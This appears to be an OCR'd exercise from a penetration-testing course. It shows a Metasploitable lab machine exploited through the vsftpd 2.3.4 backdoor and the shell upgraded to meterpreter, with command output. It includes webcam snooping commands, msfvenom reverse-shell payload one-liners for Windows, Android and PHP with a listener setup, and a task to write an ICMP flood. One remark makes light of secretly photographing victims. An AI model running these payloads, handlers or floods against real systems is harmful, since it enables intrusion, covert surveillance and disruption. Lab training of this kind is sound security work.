


Exercise 3

- In this exercise, we will upgrade our session to meterpreter on the FTP service through which we have previously compromised the target system.



Meterpreter communication



Attacker Machine
IP: 192.168.100.140

Compromised Machine
IP: 192.168.100.141

- An active session with the target machine [**192.168.100.141**] is already assumed and we will upgrade our session to meterpreter session.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.141:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.141:21 - USER: 331 Please specify the password.
[+] 192.168.100.141:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.141:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.140:37529 -> 192.168.100.141:6200)

whoami
root
^Z
Background session 1? [y/N]  y
```

- Background the active session by pressing “**ctrl+z”** and background the session.

- Search for “***shell_to_meterpreter***” and select the resulting module.

search shell_to_meterpreter

use post/multi/manage/shell_to_meterpreter

```
msf5 post(multi/manage/shell_to_meterpreter) > back
msf5 > search shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                   normal  No     Shell to Meterpreter Upgrade


msf5 > use post/multi/manage/shell_to_meterpreter
```

- The module is selected and is ready for configuration.

- Look at the parameters of the selected modules.

options

```
msf5 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to
   LHOST                     no        IP of host that will receive the co
detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on.
```

- "***LHOST***" parameter is not required to run the module as the session ID already specified.

- Just run the module and wait for a new session connection, this would be the upgraded meterpreter prompt.

run

```
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Platform: Linux
[*] Upgrade payload: linux/x86/meterpreter/reverse_tcp
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.100.140:8888
[*] Transfer method: Bourne shell [fallback]
[*] Starting transfer...
[*] Sending stage (985320 bytes) to 192.168.100.141
[*] Meterpreter session 2 opened (192.168.100.140:8888 -> 192.168.100.141:37326)
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Cleaning up handler
[*] Waiting up to 30 seconds for the session to come back
[*] Post module execution completed
```

- The active sessions can be listed by the following command: -

sessions

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell cmd/unix
 192.168.100.141:6200 (192.168.100.141)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain
192.168.100.141:37326 (192.168.100.141)
```

- Our newly spawned meterpreter session having ID 2 is waiting for interaction.

- Interact with the 2nd session by issuing the below command: -


sessions –i 2

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

- It is clearly seen that we are presented with a meterpreter prompt, let's look at some of the functionalities and the types of various operations that can be performed with the compromised machine through this payload.
- Issue the "***help"*** command to list the available commands to execute.

- Just look at the ease, the meterpreter payload provide to the attacker interface




- Let’s look at some of the interesting commands of this advance payload.

- List all the running processes at the target system with just one command.

ps

- All the processes are clearly visible in the console with process ID and the privileges of the process.

- A high privilege process can help us in escalating our privileges (we will cover in next modules).



- The TCP ports of the compromised machine can be seen directly when interacting with meterpreter payload.

```
meterpreter > netstat

Connection list
===============

    Proto  Local address          Remote address        State        User  Inode
    -----  -------------          --------------        -----        ----  -----
    tcp    0.0.0.0:512            0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:513            0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:2049           0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:514            0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:59336          0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:8009           0.0.0.0:*             LISTEN       110   0
    tcp    0.0.0.0:6697           0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:3306           0.0.0.0:*             LISTEN       109   0
    tcp    0.0.0.0:1099           0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:6667           0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:139            0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:5900           0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:111            0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:6000           0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:80             0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:43731          0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:8787           0.0.0.0:*             LISTEN       0     0
    tcp    0.0.0.0:8180           0.0.0.0:*             LISTEN       110   0
    tcp    0.0.0.0:1524           0.0.0.0:*             LISTEN       0     0
```

- This can provide is with a handful of information as it may give us IP addresses of some of the lockdown machines in the network.

- This is the most interesting part, one can turn on the webcam (if present) of the compromised machine.
- To list the available cameras attached to the machine, use: -

webcam_list

```
meterpreter > webcam_list
1: HP HD Camera
meterpreter > webcam_stream
```

- And, now to stream live video of the camera attached to the target machine, use: -

webcam_stream

- One can snap the picture of the person using the compromised system.

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/VFcgqbKS.jpeg
```

- Think of undisclosed exploits compromising systems then capturing & collecting pictures ☺️

Generate payload on the fly

- Metasploit offers one liner payload creation utility '***msfvenom***'.

- Allows to generate a large pool of payloads in various formats: -
  - Executable
  - php
  - c, c++
  - vba, psh, ps1
  - bash, perl, powershell, python, ruby
  - csharp, java
  - war, etc

- Just type the command "***msfvenom***" to list all the functionalities of the tool.

- To generate an Windows based executable with meterpreter payload, use the following command: -

msfvenom -p windows/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT / Forwarded PORT} -f exe > example.exe

- Similarily, to generate a meterpreter payload for android platform use: -

msfvenom -p android/meterpreter/reverse/tcp LHOST={DNS / IP / VPS IP} LPORT={PORT / Forwarded PORT} R > example.apk

- The awesome utility offers also for web based payloads.

- To generate a meterpreter payload of PHP use the following: -

msfvenom -p php/meterpreter_reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT / Forwarded PORT} -f raw > example.php

- As soon as the payload is generated, the listener on the attacker machine should be started with the respective payload used to generate the malicious stuff.

- Here is an example on how to start the listener on the attacker machine: -

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.100.141
lhost => 192.168.100.141
msf exploit(multi/handler) > set LPORT 4444
lport => 4444
msf exploit(multi/handler) > run
```

- Once the payload is executed at the victim end, we can communicate with the machine.

Task

- Scope of engagement: - **Metasploitable Machine IP Range**
  - Target System IP address: - **Victim Machine (Metasploitable)**
  - Target TCP Port: - **TCP Port Range**
  - Exploitation Framework: - **Metasploit FrameWork**

- Enumerate the target & try to gain access via a shell session to the target machine.

Module 4 : Capstone Project

- Document all possible ways of initial access (**strict manual approach**) on the Metasploitable machine

- Program that floods using **ICMP packets** to a target in **Python**

- As an addition to the above, **increase** the packet payload size.

- Write a code that fingerprint a remote machine in python (Windows / Linux)

Thankyou

for any technical support please mail at support@cyberwarfare.live